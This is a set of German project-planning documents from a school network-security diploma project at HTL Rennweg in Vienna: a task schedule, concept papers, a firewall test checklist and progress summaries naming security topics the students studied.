
Nr.	Vorgangsname	Dauer	Anfang	Ende	Vorgänger	Ressourcennamen
43	Statistiken erstellen	4 Tage	Do 24.09.09	Di 29.09.09	41	Simon Wartanian
44	Benutzeroberfläche / GUI programmieren	25 Tage	Mi 30.09.09	Di 03.11.09	43	Lukas Müller, Simon Wartanian
45	Bestandsaufnahme abgeschlossen	0 Tage	Di 03.11.09	Di 03.11.09	44	
46	**Technische Security**	**52 Tage**	**Mi 04.11.09**	**Do 14.01.10**	**45**	
47	Server physikalisch sichern	7 Tage	Mi 04.11.09	Do 12.11.09	45	Michael Hein, Lukas Müller
48	Clients physikalisch sichern	7 Tage	Fr 13.11.09	Mo 23.11.09	47	Michael Hein, Lukas Müller
49	Netzwerk physikalisch sichern	7 Tage	Di 24.11.09	Mi 02.12.09	48	Michael Hein, Lukas Müller
50	Hardware Security abgeschlossen	0 Tage	Mi 02.12.09	Mi 02.12.09	49	
51	Server logisch sichern	14 Tage	Mi 04.11.09	Mo 23.11.09	45	Mino Sharkhawy, Simon Wartanian
52	Clients logisch sichern	14 Tage	Di 24.11.09	Fr 11.12.09	51	Mino Sharkhawy, Simon Wartanian
53	Netzwerk logisch sichern	14 Tage	Mo 14.12.09	Do 31.12.09	52	Lukas Müller, Mino Sharkhawy
54	Software Security abgeschlossen	0 Tage	Do 31.12.09	Do 31.12.09	53	
55	Domain einrichten	8 Tage	Mo 14.12.09	Mi 23.12.09	52	Michael Hein, Simon Wartanian
56	IEEE 802.1X konfigurieren	6 Tage	Do 24.12.09	Do 31.12.09	55	Simon Wartanian
57	NAC konfigurieren	6 Tage	Do 24.12.09	Do 31.12.09	55	Michael Hein
58	Informationen über weitere Authentifizierungsmöglichkeiten einhol	3 Tage	Fr 01.01.10	Di 05.01.10	57	Simon Wartanian
59	Authentifizierung abgeschlossen	0 Tage	Di 05.01.10	Di 05.01.10	58	
60	SNMP konfigurieren	5 Tage	Mi 06.01.10	Di 12.01.10	59	Simon Wartanian
61	Management Tools installieren	2 Tage	Mi 13.01.10	Do 14.01.10	60	Simon Wartanian
62	erweiterte Tools programmieren	10 Tage	Fr 01.01.10	Do 14.01.10	56	Mino Sharkhawy
63	Verwaltung abgeschlossen	0 Tage	Do 14.01.10	Do 14.01.10	62	
64	**Security Audit**	**15 Tage**	**Fr 15.01.10**	**Do 04.02.10**	**63**	
65	Recherchen über Audits anstellen	3 Tage	Fr 15.01.10	Di 19.01.10	63	Michael Hein
66	Normen vergleichen	2 Tage	Mi 20.01.10	Do 21.01.10	65	Michael Hein
67	Anbieter Vergleichen	2 Tage	Mi 20.01.10	Do 21.01.10	65	Lukas Müller
68	Anbieter kontaktieren	2 Tage	Fr 22.01.10	Mo 25.01.10	67	Michael Hein
69	Recherche abgeschlossen	0 Tage	Mo 25.01.10	Mo 25.01.10	68	
70	Informationen über Datenschutz einholen	5 Tage	Fr 15.01.10	Do 21.01.10	63	Mino Sharkhawy
71	Datenschutz im Netzwerk beachten	2 Tage	Fr 22.01.10	Mo 25.01.10	70	Lukas Müller
72	Lizensierung kontrollieren	2 Tage	Fr 22.01.10	Mo 25.01.10	70	Simon Wartanian
73	Informationen über e-commerce Gesetz einholen	3 Tage	Di 26.01.10	Do 28.01.10	72	Lukas Müller
74	Informationen über Telekommunikations Gesetz einholen	3 Tage	Di 26.01.10	Do 28.01.10	72	Mino Sharkhawy
75	Informationen über Copyright einholen	3 Tage	Di 26.01.10	Do 28.01.10	72	Michael Hein
76	Rechtliche Aspekte abgeschlossen	0 Tage	Do 28.01.10	Do 28.01.10	75	
77	Verfahrensweise / Ablauf des Zertifikates klären	3 Tage	Fr 29.01.10	Di 02.02.10	76	Lukas Müller
78	Risiken klären	3 Tage	Fr 29.01.10	Di 02.02.10	76	Mino Sharkhawy
79	Vorkehrungen treffen	1 Tag	Mi 03.02.10	Mi 03.02.10	78	Michael Hein, Mino Sharkhawy, Lukas Müller
80	Für Zertifikat anmelden	1 Tag	Mi 03.02.10	Mi 03.02.10	78	Simon Wartanian
81	Audit durchführen	1 Tag	Do 04.02.10	Do 04.02.10	80	
82	Zertifizierung abgeschlossen	0 Tage	Do 04.02.10	Do 04.02.10	81	
83	**Tests**	**7 Tage**	**Fr 05.02.10**	**Mo 15.02.10**	**82**	
84	Usability der programmierten Tools testen	2 Tage	Fr 05.02.10	Mo 08.02.10	82	Michael Hein, Simon Wartanian


Nr.	Vorgangsname	Dauer	Anfang	Ende	Vorgänger	Ressourcennamen
85	Usability des Netzwerks testen	2 Tage	Fr 05.02.10	Mo 08.02.10	82	Lukas Müller, Mino Sharkhawy
86	Software Security testen	5 Tage	Di 09.02.10	Mo 15.02.10	85	Lukas Müller, Mino Sharkhawy
87	Hardware Security testen	2 Tage	Di 09.02.10	Mi 10.02.10	85	Michael Hein, Simon Wartanian
88	Authentifizierung testen	3 Tage	Do 11.02.10	Mo 15.02.10	87	Michael Hein
89	Log - Files auf Richtigkeit testen	3 Tage	Do 11.02.10	Mo 15.02.10	87	Simon Wartanian
90	Tests abgeschlossen	0 Tage	Mo 15.02.10	Mo 15.02.10	89	
91	**Abschlussphase**	**60 Tage**	**Di 16.02.10**	**Mo 10.05.10**	**90**	
92	Projektdokumentation fertigstellen	20 Tage	Di 16.02.10	Mo 15.03.10	90	Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
93	Diplomarbeit fertig stellen	30 Tage	Di 16.03.10	Mo 26.04.10	92	Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
94	Präsentation vorbereiten	8 Tage	Di 27.04.10	Do 06.05.10	93	Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
95	Präsentation durchführen	1 Tag	Fr 07.05.10	Fr 07.05.10	94	Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
96	Projektübergabe an Projektauftraggeber	1 Tag	Mo 10.05.10	Mo 10.05.10	95	Lukas Müller
97	Projekt abgeschlossen	0 Tage	Mo 10.05.10	Mo 10.05.10	96	



Projekt: hsm_masterplan
Datum: Di 01.09.09

Vorgang | Unterbrechung | Inaktiv | Meilenstein | Sammelvorgang | Projektsammelvorgang | Externe Vorgänge | Externer Meilenstein | Stichtag


ertanian
Michael Hein
Simon Wartanian
Lukas Müller, Simon Wartanian
03.11.
Michael Hein, Lukas Müller
Michael Hein, Lukas Müller
Michael Hein, Lukas Müller
02.12.
Mino Sharkhawy, Simon Wartanian
Mino Sharkhawy, Simon Wartanian
Lukas Müller, Mino Sharkhawy
31.12.
Michael Hein, Simon Wartanian
Simon Wartanian
Michael Hein
Simon Wartanian
04.01.
Simon Wartanian
Simon Wartanian
Mino Sharkhawy
14.01.
Michael Hein
Michael Hein
Lukas Müller
Mino Sharkhawy


Michael Hein
25.01.
Lukas Müller
Simon Wartanian
Lukas Müller
Mino Sharkhawy
Michael Hein
25.01.
Lukas Müller
Mino Sharkhawy
Michael Hein, Mino Sharkhawy, Lukas Müller
Simon Wartanian
06.02.
Michael Hein, Simon Wartanian
Lukas Müller, Mino Sharkhawy
Lukas Müller, Mino Sharkhawy
Michael Hein, Simon Wartanian
Michael Hein
Simon Wartanian
25.02.
Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
Michael Hein, Lukas Müller, Mino Sharkhawy, Simon Wartanian
Lukas Müller
10.05.
Projekt: hsrm_masterplan
Datum: Di 01.09.09
Vorgang
Unterbrechung
In Arbeit
Meilenstein
Sammelvorgang
Projektsammelvorgang
Externe Vorgänge
Externer Meilenstein
Stichtag

10.2.3 technische Planung

Dokumentationskonzept 04.09.2009

Dok-Nr: HSM_D02

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0


Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	04.09.2009	Lukas Müller	Dokumentationskonzept erstellen

Datei – Header

Bei einem mit Microsoft Word erstellten Dokuments werden die Dokumentenvorlagen verwendet.
Der Header einer Netzwerktopologie, die mit Microsoft Visio erstellt wird, sieht beispielsweise so aus:



siehe: *HSM_F01_psp.VSD*

Der Header eines Dokumentes, welches mit Microsoft Excel erstellt wird, sieht so aus:

Version	Datum	Autor	Änderungen
0.1	19.07.2009	Simon Wartanian	Erstellen des Dokuments
0.2	26.07.2009	Lukas Müller	Überarbeiten des Dokuments
0.3	22.08.2009	Lukas Müller	Überarbeiten des Dokuments

siehe: arbeitseinteilung_v0.3.xls

Der Header jeder Batch – Konfigurationsdatei sieht folgendermaßen aus:

```
########## Holistic Security Management ##########
# Autor: Vorname Nachname
# Datum: dd.mm.jjjj
# Dateiname:
# Version:
# IOS:
# Gerät:
################################################
```

Jede weitere Änderung einer Batch – Konfigurationsdatei gibt man unter dem Header wie folgt an:

```
# dd.mm.jjjj        Vorname Nachname        Beschreibung der Änderung
```

Konfigurationsbeschreibung

Erwähnenswerte Konfigurationen müssen zusätzlich neben dem Befehl dokumentiert werden. Jede Kommentarzeile ist mit einem # zu beginnen.

Funktionsbeschreibung

Vor jedem Methodenheader ist eine Beschreibung der Funktion zu verfassen, welche die Funktion und die Notwendigkeit dieser erläutert. Außerdem müssen auch die Parameter und Rückgabewerte beschrieben werden und Variablennamen müssen sinnvoll benannt werden.

Dokumentationssprache

Jedes Dokument wird in Deutscher Sprache verfasst.

Dateiablage

Die Dateiablage erfolgt über einen Microsoft SharePoint Server, welcher sämtliche Dokumente zusammenführt und online zur Verfügung stellt. Somit werden alle Dokumente zentral verwaltet und sie können von jedem Teammitglied verwendet werden.

Websitekonzept 04.09.2009

Dok-Nr: HSM_D01

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	04.09.2009	Lukas Müller	Websitekonzept erstellen

Zielgruppen

Die Zielgruppe sind grundsätzlich alle Diplomarbeitsinteressierte und ins besonders unterrichtende Lehrer.

Inhalt und Funktionalität

Die Website dient als Marketingmittel, um Werbung und Informationen über die Diplomarbeit – Holistic Security Management publik zu machen.
Die Website hat eine einfache Navigation mit Buttons, welche mittels Javascript einen Mouseover – Effekt bekommen. Die Seite hat einen sehr übersichtlichen und einfachen Content.


Sitemap / Navigationsstruktur

Die Navigation soll auf den verschiedenen Unterseiten gleich bleiben und die Struktur der Startseite soll beibehalten werden. Nur der Content Bereich wird neu geladen.
Die Seiten sollen auch mit dem Inhalt mitwachsen, damit alles leserlich bleibt und seine Position behält.

Styleguide

Der Websiteentwurf soll auf der Homepage und auf allen Unterseiten nicht verändert werden und das Design soll sich gleichbleibend durch den gesamten Webauftritt ziehen. Die Übersichtliche Anordnung der Texte ist sehr wichtig und eine eindeutige Trennung der verschiedenen Themen muss klar ersichtlich sein.

Zeitleiste



1. Konzept erstellen
2. Logodesign
3. Website – Entwurf (Design)
4. Umsetzung der Website (Programmieren)

5. Inhalte recherchieren
6. Inhalte und Objekte einfügen
7. Datenbank entwerfen und implementieren
8. Tests durchführen (Website validieren)
9. Gefundene Fehler beheben
10. Projekt Abnahme

Domainkonzept 10.09.2009

Dok-Nr: HSM_D04

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	7.9.2009	Michael Hein	Erstellen des Domainkonzepts

Domainen

- **HTL3Rennweg.ac.at:**
  - In dieser Domäne befinden sich alle intern erreichbaren Server.
  - Access-Control wird über diese Domäne verwaltet.
  - Diese Domäne ist eine Active Directory Domäne.

- **htl.rennweg.at:**
  - In dieser Domäne befinden sich alle Server die extern und intern erreichbar sind.
  - Über diese Domäne befinden sich die DNS-Server zur Namensauflösung.

Benutzerkonten in der Domäne

Für alle Lehrer und Schüler stehen eigene Benutzerkonten mit Benutzername und Passwort in der Domäne zu Verfügung. Die Benutzerkonten der Lehrer und Schüler liegen in der Domäne htl.rennweg.ac.at.

Marketingkonzept 30.03.2010

Dok-Nr: HSM_G05

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	01.09.2009	Michael Hein	Erstellen des Marketingkonzepts

Website

Informationen werden auf unserer Website http://www.hsmpro.at/ veröffentlicht. Zusätzlich wird unsere Website auf der Schulwebsite http://www.htl.rennweg.at/.
Projekt auf http://ppm.htl.rennweg.at als Diplomarbeit anmelden.

Präsentationen

Es werden Präsentationen für Interessenten veranstaltet.

Kontakte

Kontakte mit Sponsoren und Interessenten werden via E-Mail und Telefon aufgebaut.

Schülerbefragung

Es werden Schüler über die Usability des Schulnetzwerks befragt.

Testkonzept 01.09.2009

Dok-Nr: HSM_D03

HTL Rennweg, 1030 Wien, Rennweg 89 b

Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
0.2	01.09.2009	Simon Wartanian	Erstellen des Testkonzepts
1.0	01.09.2009	Lukas Müller	Überarbeiten des Testkonzepts

E-Mail-Versand	Sind die notwendigen Ports offen um allen Lehrern und Schülern E-Mail-Verkehr zu ermöglichen?
Störungsmeldungen	Werden Störungen im Netz aufgezeichnet und gemeldet sodass der Administrator diese prüfen kann?
Ports	Sind alle Ports, bis auf die zugelassenen, gesperrt?
Spiele	Sind übliche Spiele (zB. World of Worldcraft) gesperrt?
Tauschbörsen	Sind übliche Tauschbörsen (zB. Limewire) gesperrt?
Ping	Sind ICMP-Packete gesperrt?
Usability	Wird den Lehrern und Schülern eine arbeitsgerechte Bandbreite zur Verfügung gestellt?

10.3 Management Summary

Management Summary 23.10.2009

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	23.10.2009	Lukas Müller	Management Summary erstellen

Projektstatus



Einarbeiten in die Themen „Man In The Middle Attacks“, „Exploits“, „Spoofing“, „Sniffing“ erfolgreich geschehen. Netzwerktraffic ausgewertet und Log – Files erfolgreich erhalten. Suche nach geeignetem Netzwerkmanagement Tool fiel auf das gratis Programm Prelude, mit dem man unteranderem Netzwerktraffic bzw. Logfiles auswerten kann.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.5.5	• Log – Files auswerten: Netzwerkmanagement Tool suchen Prelude installieren und testen	Schule	14 Tage	
Lukas Müller	1.5.5	• Penetration Testing: Einarbeiten in MITM Attacks (SSL, SSHv2), Spoofing, Sniffing • Grob –und Meilensteinplan fertig stellen, persönliche Ziele erstellt	Schule	14 Tage	
Mino Sharkhawy	1.5.3	• Penetration Testing: Einarbeiten in div. Exploits (Vista, 7, W2K8), Stack overflow	Schule	14 Tage	
Simon Wartanian	1.5.3	• Log – Files auswerten: Netzwerkmanagement Tool suchen Prelude installieren und testen	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Penetration Dokumentation

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.5.3	Netzwerk Topologie & Testszenarien entwerfen Log-Files & Netzwerktraffic auswerten & aufbereiten mittels Prelude	14 Tage
Lukas Müller	1.5.5	Verschiedene Angriffsszenarien dokumentieren Recherchierte Schwachstellen am Testnetzwerk testen Testnetzwerk teilw. aufbauen analysieren und Dokumentieren	14 Tage
Mino Sharkhawy	1.5.5	Verschiedene Angriffsszenarien dokumentieren Recherchierte Schwachstellen am Testnetzwerk testen Testnetzwerk teilw. aufbauen analysieren und Dokumentieren	14 Tage
Simon Wartanian	1.5.3	Netzwerk Topologie & Testszenarien entwerfen Log-Files & Netzwerktraffic auswerten & aufbereiten mittels Prelude	14 Tage

Ergebnise

- Netzwerkpläne
- Kommentierte Konfigurationen
- Dokumentation der Angriffszenarien & Schwachstellen
- Fähiges Netzwerkmanagement Tool (Preload) im Einsatz

Management Summary 13.11.2009

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	13.11.2009	Lukas Müller	Management Summary erstellen

Projektstatus



Die ersten Papers wurden erstellt unter anderem über die Themen „Man In The Middle Attacks“, „Hot Standby Router Protocol“, „OS Hardening“, „Prelude“ und Erläuterungen zu dem von uns erstellten Netzwerkplan für das Test – Netzwerk. Das Netzwerkmanagement – Tool Prelude wurde erfolgreich aufgesetzt und Log-Files wurden ausgewertet. Im Labor wurden Übungsszenarien zum Thema BGP und HSRP erstellt sowie sämtliche Konfigurationen und Show – Befehle gesichert.

Erledigte Arbeiten

Bearbeiter	PSP	Tätigkeit	Ort	Dauer	Status
Michael Hein	1.5.4	• Prelude ins Testnetzwerk implementiert und dokumentiert • Log-Files ausgewertet & aufbereitet mittels Prelude	Schule	14 Tage	
Lukas Müller	1.5.5	• Testszenarien entworfen • Laborübung zum Thema BGP & HSRP durchgeführt und dokumentiert • Paper über „Man In The Middle Attacks“ und „Hot Standby Router Protocol“ erstellt	Schule	14 Tage	
Mino Sharkhawy	1.5.3	• Prelude ins Testnetzwerk implementiert • Log-Files ausgewertet & aufbereitet mittels Prelude • Paper über „OS Hardening“ erstellt	Schule	14 Tage	
Simon Wartanian	1.5.3	• Netzwerk Topologie & Testszenarien entworfen • Testnetzwerk analysiert und dokumentiert	Schule	14 Tage	

Ziele

- Technische Dokumentation
- Log - Files
- Weitere Papers

Arbeiten der nächsten Wochen

Bearbeiter	PSP	Tätigkeit	Dauer
Michael Hein	1.6.1	Einarbeiten in das Thema Device Hardening (speziell mittels CCNA Security: Chapter 2 Securing Network Devices) Client – und Server Security am Testnetzwerk durchführen Klassennetz durch Testnetzwerk routen	14 Tage
Lukas Müller	1.6.3	Einarbeiten in das Thema Device Hardening (speziell mittels CCNA Security: Chapter 2 Securing Network Devices) Server – und Netzwerk Security am Testnetzwerk durchführen Klassennetz durch Testnetzwerk routen	14 Tage
Mino Sharkhawy	1.6.5	Einarbeiten in das Thema LAN Security (speziell mittels CCNA Security: Chapter 6 Securing the LAN) Clients und Server logisch sichern Traffic des Klassennetzes mitloggen und auswerten	14 Tage
Simon Wartanian	1.6.6	Einarbeiten in das Thema LAN Security (speziell mittels CCNA Security: Chapter 6 Securing the LAN) Clients und Server logisch sichern Traffic des Klassennetzes mitloggen und auswerten	14 Tage

Ergebnisse

- Kommentierte Konfigurationen
- Essentielle Show – Befehle
- Weitere Logfiles
- Dokumentation der Sicherheitsmaßnahmen

Management Summary 27.11.2009

Dok-Nr: B_06

HTL Rennweg, 1030 Wien, Rennweg 89 b


Version: 1.0

Klasse: 5AX

Projektteam:	**Name**	**Funktion**
	Lukas Müller	Projektleiter
	Mino Sharkhawy	Projektleiter-Stv.
	Michael Hein	Projektmitarbeiter
	Simon Wartanian	Projektmitarbeiter

Version	Datum	Autor	Änderungen
0.1	16.11.2008	Lukas Müller	Erstellen der Vorlage
1.0	27.11.2009	Lukas Müller	Management Summary erstellen

Projektstatus



